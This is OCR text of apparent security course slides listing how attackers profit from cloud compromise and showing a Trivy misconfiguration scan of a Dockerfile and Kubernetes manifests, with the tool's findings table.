
How can an attacker profit from hacking the cloud?

- Exploit poor security practices to perform data exfiltration and disclosure of sensitive information.
- Gain unauthorized access to cloud applications.
- Misuse legitimate access to steal credentials of other cloud users.
- Generate illicit cryptocurrency by tapping into the target's processing power.
- Use stealthy crypto-mining malware to generate revenue.
- Perform DoS attacks to prevent legitimate users from accessing cloud services.
- Reconfigure cloud services exploiting vulnerabilities in synchronization token systems.
- Perform lateral movement on data center networks and manipulate network traffic.

Container Vulnerability Scanning using Trivy

- A container image consists of an operating system, application, runtime, etc. packaged together
- These containers are widely reused and may contain **open source frameworks** with vulnerability issues
- Attackers use tools such as **Trivy**, **Clair**, and **Dadga** to scan and identify vulnerabilities in the containers





```
bash-3.2$ trivy conf --severity HIGH ./configs
2021-07-09T09:30:28.784+0300    INFO    Need to update the builtin policies
2021-07-09T09:30:28.784+0300    INFO    Downloading the builtin policies...
2021-07-09T09:30:30.112+0300    INFO    Detected config files: 3

Dockerfile (dockerfile)
=======================
Tests: 23 (SUCCESSES: 22, FAILURES: 1, EXCEPTIONS: 0)
Failures: 1 (HIGH: 1)

+---------------------------+------------+-------------------------+----------+------------------------------------------+
|           TYPE            | MISCONF ID |          CHECK          | SEVERITY |                 MESSAGE                  |
+---------------------------+------------+-------------------------+----------+------------------------------------------+
| Dockerfile Security Check |   DS002    | Image user is 'root'    |   HIGH   | Last USER command in                     |
|                           |            |                         |          | Dockerfile should not be 'root'          |
|                           |            |                         |          | -->avd.aquasec.com/appshield/ds002       |
+---------------------------+------------+-------------------------+----------+------------------------------------------+

deployment.yaml (kubernetes)
============================
Tests: 28 (SUCCESSES: 15, FAILURES: 13, EXCEPTIONS: 0)
Failures: 13 (HIGH: 1)

+---------------------------+------------+------------------------------+----------+------------------------------------------+
|           TYPE            | MISCONF ID |            CHECK             | SEVERITY |                 MESSAGE                  |
+---------------------------+------------+------------------------------+----------+------------------------------------------+
| Kubernetes Security Check |   KSV005   | SYS_ADMIN capability added   |   HIGH   | Container 'hello-kubernetes' of          |
|                           |            |                              |          | Deployment 'hello-kubernetes'            |
|                           |            |                              |          | should not include 'SYS_ADMIN' in        |
|                           |            |                              |          | 'securityContext.capabilities.add'       |
|                           |            |                              |          | -->avd.aquasec.com/appshield/ksv005      |
+---------------------------+------------+------------------------------+----------+------------------------------------------+

service.yaml (kubernetes)
=========================
Tests: 28 (SUCCESSES: 28, FAILURES: 0, EXCEPTIONS: 0)
Failures: 0 (HIGH: 0)

bash-3.2$ █
```

https://github.com


Container Vulnerability Scanning using Trivy

Container images consist of an operating system, application, runtime, etc. packaged together. These containers are reused widely and may contain open source frameworks with vulnerability issues. These vulnerabilities compromise the security not only of each container but of the entire container engine. Attackers use tools, such as Trivy Vulnerability Scanner, Clair, Dadga, and synk container, to scan and identify vulnerabilities in the containers.

- **Trivy**

  Source: *https://github.com*

  Trivy is an automated tool used to perform container image vulnerability scanning. One needs to specify the image name to launch an accurate scanning operation. Trivy helps in detecting vulnerabilities of OS packages, such as Alpine, RHEL, and CentOS, and application dependencies, such as Bundler, Composer, npm, and yarn.

